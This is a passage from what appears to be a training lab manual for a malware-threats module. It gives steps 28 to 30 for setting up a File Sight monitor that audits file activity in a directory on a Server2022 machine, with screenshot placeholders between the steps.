


28. The **Add New Monitor** window appears, select the **File Sight Monitor** icon, and then click **OK**.




29. The **File Sight Configuration** window appears; click the **Browse** button to provide a path for directory monitoring for the **Server2022** machine (here, **C:\Users\Administrator\Desktop\File Monitoring**) and tick the **Fire actions for each event separately** checkbox.
30. Choose **Audit file activity** from the **Monitor Purpose (for configuration help)** drop-down list, and then click **Actions**.


Module 07 – Malware Threats



